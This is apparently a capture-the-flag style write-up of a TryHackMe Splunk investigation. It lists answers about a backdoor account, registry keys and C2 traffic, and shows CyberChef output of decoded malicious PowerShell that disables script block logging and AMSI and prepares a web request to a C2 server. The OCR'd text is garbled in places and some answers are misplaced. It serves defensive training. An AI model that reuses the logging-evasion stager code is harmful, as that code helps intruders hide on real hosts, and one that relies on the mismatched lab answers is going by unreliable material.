
What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?

Correct Answer benign.exe




The suspicious file downloaded from the C2 server contained malicious content with the pattern `THM{.....}`; what is that pattern?

Correct Answer `THM{KJ&*H^B0}`



What is the URL that the infected host connected to?

Correct Answer: <https://controlc.com/e4d11035>



SOC Analyst **Johny** has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

How many events were collected and Ingested in the index **main**?

The screenshot displays the Splunk Enterprise web interface. At the top, there's a navigation bar with links to Home, Search, and other features. Below this is a search bar with the query "powershell" entered. The search results are displayed in a table with columns for Time and Event. The first result is a Windows PowerShell command execution, showing details like EventID, EventReceivedTime, and EventTime. The interface also includes a sidebar with filters and a bottom section for event details.

Correct Answer Alberto

New Search

index=main EventID=4728

Event before 5/2/24 3:25:17:000 AM No Event Singling

Events 17 Patterns Statistics Visualize



Format Timeline Zoom Out Zoom to Selection Document


20 Per Page


Time	Event
5/1/22 10:32:45:000 PM	<p>Properties:</p> <ul style="list-style-type: none"> AccountSid: 501753 ActivityID: 66970c1b-4000-4000-8000-117220000000 AllowedToDelegateTo: - Category: User Account Management OperationName: 501753 EventID: 4728 EventTime: 2022-05-14 10:32:45 EventSource: Local Security ExecutionProcessID: 140 HostDirectory: 501753 HostPath: 501753 HostName: Michael.Belam KeyId: 521430401760015000 LogonReason: 131707

On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?


Correct Answer HKLM\SAM\SAM\Domains\Account\Users\Names\Alberto








PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?
 Correct Answer 79



An encoded Powershell script from the infected host initiated a web request. What is the full URL?
 Answer `hxxp[:]//10[.]10[.]10[.]5/news[.].php`



TryHackMe | Investigating with: x From Base64, Decode text - Cy x +

cyberchef.org/#recipe=From_Base64(A-Za-z0-9+/|/3D|,true,false)Decode_text(UTF-16LE%20|200|)Xinput=UTF-CR0FDZ0FKQURQUZNCQZnQmBIS1BBVXZlCSMTH0FFZ0VQUdRQVlnQ...

Version 10.5.2 - Sponsored by: DEF24.com Last build: 10 months ago - Version 10 is here! Read about the new features ... Options About / Support

Operations

- decode
- AMF Decode
- JWT Decode
- URL Decode
- CBOR Decode
- Decode text
- Varint Decode
- Protobuf Decode
- Vigenere Decode
- Ctrix CTX1 Decode
- A1226 Cipher Decode
- Bacon Cipher Decode
- Blind Cipher Decode
- Decode NetBIOS Name
- Affine Cipher Decode
- Cետacoan Cipher Decode

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

STEP Auto Bake

Input

DALAAKAFMwAAKAEKXQZACQWATAEIAPBVAFIAJABTAFSAKAANKAFPAWAAKAEKXQZAFACQWMBDQASABDACKAQAYADU
AngBdAHDAFQATACQWMBDQAZQBKACASABLAEEARABIAHIAcWAAEEAZABKACgAIGBDAGBAbwRNGRAZQAACwAIGBLAHUA
VQBHAIHUAQBIKADDAVAGTACUASBwBwIAZABIAZASABABWIRACBADAABSAEYARGIBADGAYgAYAEAYQI3AHMAIPAQIACKAD
wMAEQYQOBAGCEAPQAKDCAYQAZIGUAZAAWAEQWb3AE4ATABVAGEAZABEAGEADABGACgAJBTAEUACgARCONDAIPADSAJA
BpAHYAPQAKAEQAOQBUEAEAAWwACAAAGAZAFBwAAKAEQYQBUAEAPQAKAGQOQBUEEAAWwACAAAGAZAKAEQYQBUAEAAAGB
MAEUBDBHwKASABADSAIQBKAEBAQBDIAFSAQWBOAGEACgBIBAFBAQWACALYIAAKAFIATAAKAGQOQBAGEATAAAGQASQW
ACAAJABLACKAKOBSAEKARQBYAA==

Output

```
if ($PSVersionTable.PSVersion.Major -Ge 3) {$180B=
[ref].Assembly.GetType('System.Management.Automation.Utils')."GetFile"Id
('cachegrouppolicysettings', 'n'+'onpublic,static');if ($180B)
{$A18E1=$180B.GetValue($null);if ($A18E1['scriptB'+'lockLogging'])
{$A18E1['scriptB'+'lockLogging']+= 'lockLogging' -o; $A18E1['scriptB'+'lockLogging']
['enableScriptBlockInvocationLogging']+= $VAL =
[CollecTIONS.Generic.Dictionary[String,System.Object]]::new();$VAL.Add('enableScriptB'+'lockLoggi
nt 1001
```

2 Easy Steps

1. Click "Start Now"
2. Add Web Results for Chrome™

TryHackMe | Investigating with: x From Base64, Decode text - Cy x +

cyberchef.org/#recipe=From_Base64(A-Za-z0-9+/|/3D|,true,false)Decode_text(UTF-16LE%20|200|)Xinput=UTF-CR0FDZ0FKQURQUZNCQZnQmBIS1BBVXZlCSMTH0FFZ0VQUdRQVlnQ...

Version 10.5.2 - Sponsored by: DEF24.com Last build: 10 months ago - Version 10 is here! Read about the new features ... Options About / Support

Operations

- decode
- AMF Decode
- JWT Decode
- URL Decode
- CBOR Decode
- Decode text
- Varint Decode
- Protobuf Decode
- Vigenere Decode
- Ctrix CTX1 Decode
- A1226 Cipher Decode
- Bacon Cipher Decode
- Blind Cipher Decode
- Decode NetBIOS Name
- Affine Cipher Decode
- Cետacoan Cipher Decode

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Decode text

Encoding
UTF-16LE (1200)

STEP Auto Bake

Input

DALAAKAFMwAAKAEKXQZACQWATAEIAPBVAFIAJABTAFSAKAANKAFPAWAAKAEKXQZAFACQWMBDQASABDACKAQAYADU
AngBdAHDAFQATACQWMBDQAZQBKACASABLAEEARABIAHIAcWAAEEAZABKACgAIGBDAGBAbwRNGRAZQAACwAIGBLAHUA
VQBHAIHUAQBIKADDAVAGTACUASBwBwIAZABIAZASABABWIRACBADAABSAEYARGIBADGAYgAYAEAYQI3AHMAIPAQIACKAD
wMAEQYQOBAGCEAPQAKDCAYQAZIGUAZAAWAEQWb3AE4ATABVAGEAZABEAGEADABGACgAJBTAEUACgARCONDAIPADSAJA
BpAHYAPQAKAEQAOQBUEAEAAWwACAAAGAZAFBwAAKAEQYQBUAEAPQAKAGQOQBUEEAAWwACAAAGAZAKAEQYQBUAEAAAGB
MAEUBDBHwKASABADSAIQBKAEBAQBDIAFSAQWBOAGEACgBIBAFBAQWACALYIAAKAFIATAAKAGQOQBAGEATAAAGQASQW
ACAAJABLACKAKOBSAEKARQBYAA==

Output

```
[Ref].Assembly.GetType('System.Management.Automation.Ansi'+Utils');$Ref.GetField('ansiInit'+ai
Ied','nonpublic,static').SetValue($null,$true));
[System.Net.ServicePointManager]::Expect100Continue=$7a6edHek-OBjECT
System.Net.WebClient;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$ser=$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aABBBHQAASACBAWA
XDAALpAwDAALgAwDAALgA1AA==')));$t='/new.php';$7a6ED.Headers.Add('User-
Agent',$u);$7a6ED.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$7a6ED.Proxy.Credentials =
```

2 Easy Steps

1. Click "Start Now"
2. Add Web Results for Chrome™

